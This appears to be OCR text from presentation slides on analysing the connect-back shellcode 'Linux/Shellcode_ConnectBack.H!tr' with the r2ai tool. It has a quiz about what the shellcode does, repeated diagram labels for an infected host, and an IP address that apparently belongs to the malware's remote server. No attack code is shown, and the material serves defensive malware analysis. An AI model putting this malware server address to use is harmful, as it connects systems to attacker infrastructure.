
B - Execute what is sent through the socket

D - I give up

Understanding Linux/Shellcode_ConnectBack.H!tr

Infected Linux host


185.208.158.107



Understanding Linux/Shellcode_ConnectBack.H!tr

Infected Linux host


185.208.158.107



Understanding Linux/Shellcode_ConnectBack.H!tr


Infected Linux host

185.208.158.107




r2ai: 2 different modes


1. Direct mode
2. Auto mode



